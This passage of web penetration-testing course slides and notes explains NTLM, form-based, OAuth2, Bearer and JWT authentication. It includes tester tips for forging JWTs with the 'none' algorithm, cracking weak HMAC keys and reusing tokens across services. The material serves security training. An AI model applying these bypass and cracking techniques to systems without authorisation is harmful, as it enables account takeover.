Being a proprietary authentication schema, it was initially supported only by Internet Explorer and Microsoft IIS – remember that this is an HTTP protocol authentication schema, so it must be handled by browsers and servers.

Today it is supported by all major browsers (IE, Mozilla Firefox, Google Chrome), and modules have been developed that allow support by Apache.

Integrated Windows Authentication uses same headers as HTTP Basic and Digest authentication, but specifies NTLM as the schema.

Behind this, depending on the rounds, the client can use either NTLM or Kerberos – NTLM being a challenge-response protocol, and Kerberos being handled with tickets.

Integrated Windows Authentication can be typically encountered in intranets – SharePoint is a very common example that uses NTLM or Kerberos over HTTP to transparently log in a user.

This will allow seamless experience to users logged in to a Windows domain since Integrated Windows Authentication will provide Single Sign On (SSO) for such users.

Notice, though, that both the client and server must be part of a same Windows domain for Integrated Windows Authentication to work transparently.

Integrated Windows Authentication Illustrated

- NTLM over HTTP is a two round authentication protocol
- Can be identified with the beginning string in Negotiate Authorization header TlRMTVNTUAAB
  - Base64 encoded string NTLMSSP
- Kerberos has only one round, also uses WWW-Authenticate: NTLM schema

Integrated Windows Authentication Illustrated

This slide illustrates what Integrated Windows Authentication looks like on the wire.

1. The client requests the target web page, in this case http://sec542.org/digest/.
2. The server sends back a 401 Unauthorized status code, which indicates that the client needs to authenticate.
   The server also adds the WWW-Authenticate header with the contents of NTLM, indicating the used authentication schema.
3. Since this is a challenge-response protocol, the client (the browser) now sends another request with the Authorization header and contents of Negotiate.
4. The server again replies with 401 Unauthorized, this time with the final challenge.
5. Finally, the client sends the request, this time including the response to the challenge, which will allow access to the protected resource.
   The first characters in both the challenge and response are TlRMTVNTUAAB – when base64 decoded this string is NTLMSSP, indicating that NTLM over HTTP is used.

Kerberos over HTTP looks the same, but uses one round less, since there is no need for challenge-response.

Integrated Windows Authentication Issues

- Similar to HTTP Digest Authentication, the password can be cracked by an attacker that observes network traffic
- After initial authentication, the WWW-Authorize header is passed in every subsequent request
  - This increases the attack window
- There is no logout!
  - Integrated Windows Authentication is SSO – as long as the user is logged in to a Windows domain, the browser will automatically authenticate the user
  - Opens other attack vectors, such as Cross-site Request Forgery (CSRF)
    - We will talk about CSRF in Section 5!

Integrated Windows Authentication Issues

Similar to the previously described HTTP Digest Authentication, an attacker that passively obtains network traffic can try to crack a user's password if NTLM is used.

Since NTLM is a challenge-response protocol, all information needed will be exchanged over the wire, so again it should be protected with SSL/TLS>

Similar to HTTP Basic and Digest Authentication, every request must contain the Authorization header, increasing the attack window.


Finally, there is absolutely no logout – since the user is actually experiencing Single Sign On, even in the case of a browser being closed and reopened, the system will automatically authenticate with the target server.

This opens other attack vectors, such as Cross-site Request Forgery (CSRF), where an attacker is causing a victim's browser to issue arbitrary requests.

We will talk about CSRF in Section 5.

Authenticating with Burp

- Burp supports Basic, Digest and NTLM over HTTP Authentication schemes
- Can be configured under User options so Burp will perform authentication on behalf of the user (browser)



Authenticating with Burp


In case you are testing an application that uses HTTP built-in authentication schemes, instead of having authentication handled by the browser we can pass authentication to Burp.

Burp supports Basic, NTLMv1 and NTLMv2 HTTP authentication schemes, which can be configured under User options -> Platform Authentication.

This way Burp will handle authentication before the browser.

Form-Based Authentication (1)

- Most common method of user authentication
- A developer creates an HTML form which will be used to perform authentication
- Submitted credentials are sent in a POST HTTP request (can also be GET)
  - Must be over SSL/TLS otherwise credentials are sent in plain text!
- Developer must make sure that a user is authenticated when accessing a resource
  - Done through sessions
- Normally backend authentication is used (i.e., SQL databases)



Form-Based Authentication (1)

Form-Based Authentication is probably the most common way of user authentication.

This authentication mechanism is not handled by the server – it must be handled by the application (or the framework), and requires a developer to create an HTML form which will be used to perform authentication.

Such forms will typically send credentials to the server in a POST HTTP request, after the user clicks on the Login button (GET could be used as well, but this leads to other vulnerabilities we will talk about, due to URI's being logged on the server).

Since POST HTTP requests will be plain text by default, it is obvious that with Form-Based Authentication SSL/TLS must be used in order to ensure confidentiality of transmitted data.

It is up to the developer to ensure that every resource that requires authentication verifies if the user actually is logged in.

This is typically done through sessions, and we will discuss this tomorrow.

Finally, with most Form-Based Authentication mechanisms, developers typically store credentials in backend databases, LDAP repositories and similar.

Form-Based Authentication (2)


- Three important components of Form-Based Authentication:
- Authentication form:
  - Simply an HTML web page that accepts a user's credentials and submits them to the server-side processing code
- Processing code:
  - Server-side code which will verify submitted credentials
    - Typically, against a database which will hold usernames and (hopefully) hashed passwords
  - Upon successful authentication, the user is redirected to the target web page
- Resources that need protection:
  - Any resource that can be accessed only by authenticated users
  - Notice that it is up to the developer to handle authentication on every single web page

Form-Based Authentication (2)

There are three important components of Form-Based Authentication:

- Authentication form: this is the HTML form that accepts user submitted username and password. The Authentication form will typically send submitted credentials in a POST HTTP request to the next component.
- Processing code is the server-side code (application part) which will process submitted username and password. These are normally verified against those stored in a database or other repositories. If the authentication is successful, the user is typically redirected to a resource that required authentication.
- Finally, resources that need protection are all web pages/endpoints that can be accessed only by authenticated users. It is up to the developer to make sure that authentication is correctly verified on every endpoint; when testing authentication, we will try to access all web pages with and without authentication, to verify if there are any errors.

Form-Based Authentication Illustrated



- Initial request to a resource that needs to be protected (/form)
- A login form is displayed to the user
- Processing code is stored in the login.php script
  - Credentials are sent in a POST HTTP request

Form-Based Authentication Illustrated

This slide illustrates what Form-Based Authentication looks like on the wire.

1. The client requests the target web page, in this case http://sec542.org/form/.
2. The server sends back an HTML web page containing the login form.
3. The user submits a username and password and clicks on the Login button. The HTML web page creates a POST HTTP request to the processing code on the server.
4. Provided that the user submitted a valid username and password, the processing code (the login.php script in the example above) will redirect the user to the final resource.

Form-Based Authentication Issues

- As secure as the developer makes it:
  - Due to storage of credentials in the backend, potentially susceptible to all sorts of vulnerabilities:
    - SQL injection, LDAP injection ...
- Sessions must also be handled by the developer (or a framework):
  - Typically, via cookies
  - Verify if user is logged out correctly after inactivity or when pressing the logout button
- Account lockout also depends on the developer's implementation
- Also susceptible to HTML injection attacks (i.e., XSS)
- Often abused in phishing attacks


Form-Based Authentication Issues

Form-Based Authentication mechanisms are typically the most vulnerable since the whole implementation depends on the developer, who is responsible for creating secure authentication mechanism.

Form-Based Authentication can be vulnerable to whole classes of vulnerabilities (starting with injection vulnerabilities such as SQL injection, LDAP injection and similar) that depend on the mechanism used to store credentials to HTML injection attacks such as Cross-site Scripting (XSS).

Since the authentication is performed by the application, the developer also must ensure that sessions are correctly handled, so this is another attack vector that we will discuss tomorrow.

Finally, due to its specific layout, Forms-Based Authentication is commonly abused in phishing attacks where developers create look-alike web pages and try to entice victims into submitting their credentials to malicious web sites.



OpenId/OAuth/SAML Authentication Issues

Modern applications today offer authentication through third parties – there are many benefits for web sites that do this: besides allowing seamless access (something like a Single Sign-On on the Internet), by having authentication being handled by others the target web application does not have to have a user's password.

In this case, authentication is handled by a third-party server that is called the identity provider – Facebook, Google and Twitter are some commonly used identity providers.

There are three main federated identity management mechanisms used today:

- OAuth is based on tokens and uses API's that must be provided by identity providers. Due to its relatively complex flow a lot of sites today will use OpenId as the authentication mechanism.
- OpenId was created to allow much simple implementations of federated identity management and is supported by Google, Facebook, and Yahoo!
- Finally, SAML is often used in enterprise applications. SAML uses XML messages and is very powerful and flexible allowing various implementations, but at the same time can be complex.

In all cases, the authentication mechanism is similar to Form-Based Authentication and consists of series of redirections where messages are securely passed between identity providers and the target web site. With these messages (normally sent as GET or POST HTTP requests), the identity provider will assure the target web application on the user's identity.

OAuth2 Under the Hood

- OAuth2 provides authorization flows for various purposes
- OAuth2 terminology:
  - Resource Owner – this is the user
  - Client – this is the application that wants to access a resource on behalf of the Resource Owner (the user)
  - Authorization Server – the server that verifies identity of a user and then issues access tokens to the Client
  - Resource Server – this server hosts the final resource we want to access
  - User Agent – Agent used by the Resource Owner to interact with the Client
    - In our case this will be a browser
    - Notice that this can be any application – i.e., a native application running on your mobile device

OAuth2 Under the Hood


OAuth 2.0 is the industry-standard protocol for authorization, but it is also quite often use for authentication steps as well. It is described in RFC6749, which is available at https://sec542.com/a1.

In order to understand how OAuth2 works (and we will talk about the OAuth2 flow in few minutes), we need to understand the OAuth2 terminology, which describes all entities/elements used by OAuth2. Keep in mind that OAuth2 has been created so it can be used by native applications as well (for example, by an application running on your mobile device), but we will stick with web applications:

- Resource Owner is an entity that is capable of granting access to a protected source. This is typically the user which will, when requested, grant/allow certain access, but in theory this can be a service or an application as well.
- Client is an application that is actually making requests on behalf of the resource owner, and with authorization of the resource owner. This will normally be our web application.
- Authorization Server is the server that holds the keys to the kingdom, figuratively speaking. This server is performing authentication of users as well as authorization and is issuing access tokens to Clients. An access token is issued after a user has been successfully authenticated and the user has granted requested authorization.
- Resource Server is the server that is hosting the final, protected resource that we want to access in the first place. Notice that with the OAuth2 authentication and authorization, the Resource Server will ultimately trust the Authorization Server's assertions/tokens.
- User Agent – finally, this is the agent used by the Resource Owner (the user) to interact with the Client. In our case this will simply be a browser.

Now that we know what each entity in an OAuth2 flow represents, let's take a look at a simple authentication example.

OAuth2 Flow (1)



OAuth2 Flow

This slide shows what a typical OAuth2 flow looks like. The image here shows HTTP requests that are performed while using OAuth2.

On the left side we can see our user, using a standard web browser while on the right side we have the target Resource, that needs authentication as well as Authorization server, which is LinkedIn in this example.

The exchange of requests is as follows:

1. The user opens the target web page (tries to access a protected resource), which offers authentication via the OAuth2 mechanism, and supports LinkedIn as an OAuth2 provider. After accessing the protected resource, the target web page sees that the user is not logged in and offers them authentication means via different OAuth2 providers, with LinkedIn among them.
2. The user selects LinkedIn as the wanted OAuth2 provider and the protected resource (target web page) redirects the user to LinkedIn, typically with a 302 Redirect status code.
   The URL the user is redirected to contains all parameters needed by LinkedIn to know what application is requesting access, and what to do once the user has been properly authenticated and required permissions granted (more about the redirection URL in the following slide).
3. The user accesses LinkedIn by following the redirection URL created by the original protected resource. If the user is not logged in, LinkedIn shows the standard authentication form asking the user to authenticate to LinkedIn.
4. Once the user successfully authenticated, LinkedIn displays the message to the user indicating what application is asking for their information (the original protected application, the Resource), and what level of access the application needs (i.e., read user profile information).
5. The user confirms (or rejects) the requested authorization level.

6. If the user confirmed the requested authorization level, the authorization server creates an access token and issues it to the user. The access token is typically distributed as a JWT (JSON Web Token – more about it in few slides).
   The authorization server also creates a redirection (302 Redirect status code) back to the original protected resource, this time with the access token normally passed as a parameter in the URL.
7. The user accesses the protected resource again, this time with the proper access token. Since the access token has been signed by the authorization server, which is trusted by the resource server (this trust must be established during the initial provisioning of OAuth2), the user can be verified and granted access.

Notice that in the flow described above, at no point the resource server needed to ask the user for their access credentials – this was completely handled by the authorization server, and the resource server simply used the assertion to validate the user (and check locally required authorization).

OAuth2 Flow (2)

- OAuth2 typically transfers information as HTTP parameters
  - Can be either in GET HTTP request line, or in POST body
- Here is one example:
- https://www.sec542.org/v1/oauth/authorize?response_type=code&client_id=CLIENT_ID&redirect_uri=CALLBACK_URL&scope=read
  - URL – API authorization point
  - CLIENT_ID = the application's client ID (how the API identifies the application)
  - CALLBACK_URL = where to redirect the user after an authorization code has been granted
  - response_type = code, specifies that the application is requesting an authorization code
  - scope = read, specifies level of access we are requesting

OAuth2 Flow (2)

As shown in the previous slide, OAuth2 needs to exchange some information between the Resource server and the Authorization server, and this is normally done by passing messages through the Client, which in case of a web application is the user's browser. In other words, a number of parameters will be sent in HTTP requests, typically in GET HTTP request lines, and sometimes in POST bodies.

Below is an example of a request that is used to redirect the user from the Resource server to the Authorization server:

- https://www.sec542.org/v1/oauth/authorize?response_type=code&client_id=CLIENT_ID&redirect_uri=CALLBACK_URL&scope=read

The following components are used when creating the URL:

- The URL points to the API authorization point on the Authorization server (in this example on the www.sec542.org server). The resource path is typically /v1/oauth/authorize
- The CLIENT_ID must be set in the client_id parameter. This is the unique ID of the Resource server (the protected application), and is used to indicate to the Authorization server which application (Resource) is requesting access
- CALLBACK_URL parameter, passed in the redirect_uri indicates to the Authorization server where to redirect the user after they have been successfully authenticated. Sometimes an additional parameter is passed to indicate where to redirect the user in case the authorization was not successful
- response_type parameter tells the Authorization server what needs to be sent back – since this is an authentication attempt, the Resource server expects that an authorization code will be sent back
- Finally, the parameter scope defines what level of access the Resource server requires; this will be used by the Authorization server to display to the user the requested access level, which will need to be allowed by the user. In the example in the slide the Resource server requests read access to the user's account data

Bearer Authentication

- Another HTTP authentication scheme (sometimes also called token authentication)
  - Defined in RFC6750
- Involves security tokens called bearer tokens
  - Basically says: give access to the bearer of this security token
- Sent as other HTTP authentication schemes, in the Authorization header, and specifies Bearer as scheme:

GET /resource HTTP/1.1

Host: www.sec542.org

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJiemRybmphIiwiZXhwIjoxNTkxODE0Nzc2LCJpYXQiOjE1OTE4MDAzNzZ9.KohdDfCyk68fQrJnjqrlfyhheBfG7gTp03548R2_5hX5iL25ZKwxgtBF_iKhP_fQNh4ndRtm-pMrJQqE4tUmtA

Bearer Authentication

Bearer authentication is actually another HTTP authentication scheme, which is sometimes called token authentication, and which is defined in the RFC6750 document, available https://sec542.com/a2.

Bearer authentication was created to support the OAuth2 authorization framework.

The idea behind Bearer authentication was to support a simple authentication/authorization method where tokens are passed by the client application to server side. These tokens are called bearer tokens and they basically tell the target application that it should give access to the bearer of the submitted security token.

Similar to other HTTP authentication schemes, Bearer authentication also uses the Authorization request header, where Bearer is specified as the used scheme, as shown in the example below:

Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJiemRybmphIiwiZXhwIjoxNTkxODE0Nzc2LCJpYXQiOjE1OTE4MDAzNzZ9.KohdDfCyk68fQrJnjqrlfyhheBfG7gTp03548R2_5hX5iL25ZKwxgtBF_iKhP_fQNh4ndRtm-pMrJQqE4tUmtA

The token submitted in the sample request is actually a JWT (JSON Web Token) – this can be easily identified due to three parts of a Base64 encoded token which are separated with the dot (.) character. The three parts are the header, the payload, and the signature, which ensures the integrity of the token.

JWT (JSON Web Tokens)

- JWT (JSON Web Tokens) is a standard for creation of tokens:
  - Tokens assert certain claims
  - Standard defines 7 Registered Claim Names
  - Some examples:
    - iat = Issued At
    - iss = Issuer
    - exp = Expiration Time
  - Can have custom claims:
    - loggedInUsername
- JWT is technically JWS (JSON Web Signature), there is also:
  - JWE (JSON Web Encryption)
  - JWK (JSON Web Key)

JWT (JSON Web Tokens)

While OAuth2 does not mandate what the tokens should look like, JWT (JSON Web Tokens) is the de-facto standard for creation of tokens.

JWT is a very common way to pass around claims, which are asserted with JWT.

The standard defines 7 registered claim names, which are listed below with short descriptions. These claims provide a starting point and it is not mandatory that all of them are used. All the names are short, as JWT should be as compact as possible, but still readable:

- "iss" (Issuer) Claim
- "sub" (Subject) Claim
- "aud" (Audience) Claim
- "exp" (Expiration Time) Claim
- "nbf" (Not Before) Claim
- "iat" (Issued At) Claim
- "jti" (JWT ID) Claim

Besides these registered claim names, a developer can use their own, custom claims in free format. This is why it is always good to check contents of a JWT as sometimes potentially sensitive data can be leaked.

The claims are sent as a JSON object, and are encoded in a JWS (JSON Web Signature) structure, that we will discuss in upcoming slides.

Besides JWS, we also have JWE (JSON Web Encryption) and JWK (JSON Web Key).

JWS (standard JWT) are claims which are signed with a signature. JWE scheme encrypts the content instead of signing it, while the JWK is a set of keys which contains the public keys used to verify any JSON Web Token (JWT) issued by the Authorization server and signed using the RS256 signing algorithm.

JWT Structure (1)

- JWT's are relatively simple and consist of 3 parts
- Header defines the signature algorithm and type:

```
{
    "alg" : "HS256",
    "typ" : "JWT"
}
```

- There are a number of supported algorithms, with the following being the most popular:
  - HMAC with SHA-256 (HS256)
  - RSA signature with SHA-256 (RS256)
  - ECDSA with P-256 and SHA-256 (ES256)
  - none (!!!)

JWT Structure (I)

JWT's are simple and they consist of three parts, which are Base64 encoded and concatenated with a dot (.) character.

The first part of JWT is a header. The header defines the signature algorithm and type – as shown on the slide, the signature algorithm is HS256, and the type is JWT.

There is a number of supported signature algorithms, with the most commonly used shown below:

- HMAC with SHA-256 (HS256)
- RSA signature with SHA-256 (RS256)
- ECDSA with P-256 and SHA-256 (ES256)

There is also the signature type of "none" which simply strips the need to sign the token. It is clear that such a token is incredibly insecure – we can modify it without any issues since there is no way for the receiving side to verify it.

Whenever you see a JWT used, you should always try to change the algorithm to "none" to see if you might be able to modify it and evade any signature validation processes.

JWT Structure (2)

- Payload defines the assertion and it contain arbitrary claims:
  - Tip: always check what claims are in a token:

```
{
    "loggedInUsername" : "bojanz",
    "role" : "ROLE_USER",
    "iat" : "1592077283",
    "exp" : "1592163683"
}
```

- Finally, the signature ensures integrity of a token:

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  "secret_key"
)
```


JWT Structure (2)

The next part of a JWT is the payload. The payload defines the assertion and contains the claims.

As we already mentioned, besides the registered claims, a developer can freely add their own claims – so make sure that you always decode the JWT and verify what claims are in the token. If you cannot change them (and properly written application will verify the signature and thwart such an attempt), sometimes these claims can leak sensitive information.

Finally, the last part of a JWT is the signature. Depending on the algorithm used, the signature is calculated over a Base64 URL encoded header concatenated with a dot (.) character and the Base64 URL encoded payload.

The HMACSHA256 (HS256) signature algorithm also concatenates a secret key before calculating the hash.

JWT Issues to Be Aware Of

- Algorithm confusion:
  - A weak implementation might trust what it is receiving from a user
  - If the algorithm is 'none' then there is no signature to check
- Bad HMAC key:
  - Once a token has been issued, if an HMAC algorithm is used we can actually try to crack it:
    - We have all the material needed to crack it, since we know how the signature is being created
- JWT reuse:
  - Worth trying with modern applications that use microservices:
    - Use the issued token and submit it to a different service
    - Use the issued token and change the workflow of the target application

JWT Issues to Be Aware Of

When implemented as part of a framework, JWT tokens are typically a very secure and sound way of passing claims. That being said, there are always possibilities for errors that can lead to security vulnerabilities, so let's take a look at some most commonly seen:

Algorithm confusion allows an attacker to change the signature algorithm. For example, even though the original application is using the HS256 signature algorithm, the validation part might be simply following whatever the JWT tells it to do. So, an attacker could change the algorithm from HS256 to none and strip the signature – if the validation code does not enforce the HS256 algorithm but validates whatever is received in JWT, it might be possible to change the claims.

The second most common vulnerability is related to usage of HS256 algorithm and weak secret keys. We saw on the previous slide how the signature is calculated: notice that, in order to calculate a HS256 signature we have all material in the header and payload of a JWT token, and the only missing ingredient is the secret key. In other words, when we receive a signed JWT token, we can actually try to crack it, and if the secret key is weak, we might succeed in this. Popular cracking programs such as John the Ripper and Hashcat support cracking JWT tokens.

Finally, the last often found vulnerability is related to JWT reuse. With modern applications that use a lot of microservices it might be worthwhile to test how various microservices behave when they receive a JWT token that was issued for a different service. This can result in an error that could leak sensitive information or, in a worst-case scenario, even the vulnerable microservice allowing us certain access.

Besides this, always try to change the expected workflow of the tested application, even with a valid JWT. Such an action could lead to unexpected consequences.

Course Roadmap


- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. **Exercise: Authentication**
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Next up: a hands-on authentication exercise.



SEC542 Workbook: Authentication

Please go to Exercise 2.3 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. **Username Harvesting**
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

We will next discuss harvesting usernames, one-half of the information required to launch a password-guessing attack.

WSTG-IDNT-04: Testing for Account Enumeration

"The scope of this test is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application. This test will be useful for brute-force testing, in which the tester verifies if, given a valid username, it is possible to find the corresponding password." [1]

WSTG-IDNT-04: Testing for Account Enumeration

The purpose of Test ID WSTG-IDNT-04 is to assess whether legitimate user accounts can be discerned through interaction with the web application.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/97

Username Harvesting

- Password-guessing attacks require two data sources: potential usernames and potential passwords:
  - Blindly fuzzing both may eventually work but is quite inefficient
